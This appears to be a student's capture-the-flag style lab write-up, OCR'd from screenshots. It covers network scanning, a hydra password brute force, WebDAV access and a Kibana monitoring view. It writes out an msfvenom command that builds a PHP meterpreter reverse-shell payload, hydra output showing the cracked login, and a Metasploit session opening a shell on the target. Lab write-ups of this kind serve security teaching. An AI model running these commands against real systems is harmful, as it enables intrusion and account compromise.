
DAY 1

First I do nmap of the subnet of my kali machine which IP is 192.168.1.90
nmap 192.168.1.90/24
I see that the only machine that has port 80 open is 192.168.1.105. By putting the ip in the browser, I can see the files of the company. I conclude that this is our target.

```
File  Actions  Edit  View  Help

Not shown: 995 filtered ports
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
2179/tcp open  vmrdp
3389/tcp open  ms-wbt-server
MAC Address: 00:15:5D:00:04:0D (Microsoft)

Nmap scan report for 192.168.1.100
Host is up (0.00043s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
9200/tcp open  wap-wsp
MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)

Nmap scan report for 192.168.1.105
Host is up (0.00041s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 00:15:5D:00:04:0F (Microsoft)

Nmap scan report for 192.168.1.90
Host is up (0.0000080s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
```

Discover the IP address of the Linux web server.



Index of /

Name	Last modified	Size	Descript
company_blog/	2019-05-07 18:23	-	
company_folders/	2019-05-07 18:27	-	
company_share/	2019-05-07 18:22	-	
meet_our_team/	2019-05-07 18:34	-	


Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port

I see a file that tells me to navigate to /secret_folder/secret_file.txt
By adding this path to the ip of the target in the url, I am prompted for a password. I used hydra with the username ashton given in the company_folders, the wordlist rockyou.txt and the path /company_folders/secret_folder

```
Shell No.1
File  Actions  Edit  View  Help
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "montes" - 10122 of
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "meme123" - 10123 of
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "meandu" - 10124 of
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "march6" - 10125 of
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "madonna1" - 10126 o
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lindinha" - 10127 o
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "leopoldo" - 10128 o
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "laruku" - 10129 of
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lampshade" - 10130
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lamaslinda" - 10131
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lakota" - 10132 of
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "laddie" - 10133 of
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "krizia" - 10134 of
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kolokoy" - 10135 of
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kodiak" - 10136 of
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kittykitty" - 10137
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kiki123" - 10138 of
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "khadijah" - 10139 o
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kantot" - 10140 of
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "joey" - 10141 of 14
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jeferson" - 10142 o
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jackass2" - 10143 o
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-01-06 1
root@Kali:~/Desktop#
```


I was able to connect to the secret_file with ashton/leopoldo credentials.


Now, I want to access webdav and upload a shell.php listener.
I connect to a file explorer with the path
dav:/192.168.1.105/webdav
and I am prompted a password. The secret_file gives me the hint to log in as ryan and gives me a hash. I cracked the hash with crackstation and found the password to open the webdav network folder.



I can now use msfvenmo to create the listener shell.php and put it in the webdav remote folder.

```
root@Kali:~# msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.1.105 LP
ORT=80 -f exe
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the
payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1112 bytes
Error: The payload could not be generated, check options
root@Kali:~# msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.1.105 LP
ORT=80 -f raw > shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the
payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1112 bytes
```


File Edit View Go Help
dav://192.168.1.105/webdav/
Warning, you are using the root account, you may harm your system.
DEVICES
File System
Floppy Disk
PLACES
root
Desktop
Trash
NETWORK
Browse Netw...
/webdav on 1...
passwd.dav
shell.php
2 items





As I successfully added the shell.php in the webdav folder, I can now use metasploit to create a remote shell. I will use the multi/handler module

```
payload => php/meterpreter/reverse_tcp
msf5 > set lhost 192.168.1.90
lhost => 192.168.1.90
msf5 > set lport 4444
lport => 4444
msf5 > run
[-] Unknown command: run.
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set lhost 192.168.1.90
lhost => 192.168.1.90
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.1.90:4444
^[[A^[[A^C[-] Exploit failed [user-interrupt]: Interrupt
[-] run: Interrupted
msf5 exploit(multi/handler) > set lhost 192.168.1.90
lhost => 192.168.1.90
msf5 exploit(multi/handler) > set lport 4444
lport => 4444
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.1.90:4444
[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.90:4444 -> 192.168.1.105:52278)
 at 2021-01-03 14:54:40 -0800

meterpreter >
```

Once I have the meterpreter open, I type shell to open a shell remotely to the victim's computer. With that shell, I was able to find the fag:

And I finally was able to see the visualisations in Kibana


[Filebeat System] Syslog dashbo
[Metricbeat System] Overview EC
Not secure | 192.168.1.100:5601/app/kibana#/dashboard/Metricbeat-system-overview-ecs?_g=(refre
D
Dashboard / [Metricbeat System] Overview ECS
Full screen
Share
Clone
Edit
Search
KQL
+ Add filter
System Navigation [Metricbeat System] ECS
System Overview | Host Overview | Containers overview
Number of hosts [Metricbea...
CPU Usage Gauge [Metricb...
Memory Usage Gauge [Metr...
Disk used
1
CPU Usage
1.7%
Memory Usage
10.5%
Top Hosts By CPU (Realtime) [Metricbeat System] ECS
Top Hosts
server1
0.6%
server1


[Filebeat System] Syslog dashboa
[Metricbeat System] Overview EC
Not secure | 192.168.1.100:5601/app/kibana#/dashboard/Filebeat-syslog-dashboard-ecs?_g=(refresh
D
Dashboard / [Filebeat System] Syslog dashboard ECS
Full screen
Share
Clone
Edit
Search
KQL
+ Add filter
Dashboards [Filebeat System] ECS
Syslog | Sudo commands | SSH logins | New users and groups
Syslog events by hostname [Filebeat System] ECS
Count
50
40
30
20
10
0
03:56:00
03:58:00
04:00:00
04:02:00
04:04:00
04:06:00
04:08:00
@timestamp per 30 seconds

Not secure | 192.168.1.100:5601/app/kibana#/dashboard/Filebeat-syslog-dashboard-ecs?_g=(refresh

D Dashboard / [Filebeat System] Syslog dashboard ECS

Full screen Share Clone Edit


Search KQL

+ Add filter

Dashboards [Filebeat System] ECS

Syslog | Sudo commands | SSH logins | New users and groups

Syslog events by hostname [Filebeat System] ECS



New Save Open Share Inspect

Search KQL Last 15 minutes

+ Add filter

packetbeat-*

Search field names

Filter by type 0

Selected fields

_source

Available fields

@timestamp

_id

_index

_score


_type

agent.ephemeral_id


agent.hostname

1,317 hits

Jan 6, 2021 @ 04:08:50.865 - Jan 6, 2021 @ 04:23:50.865 — Auto



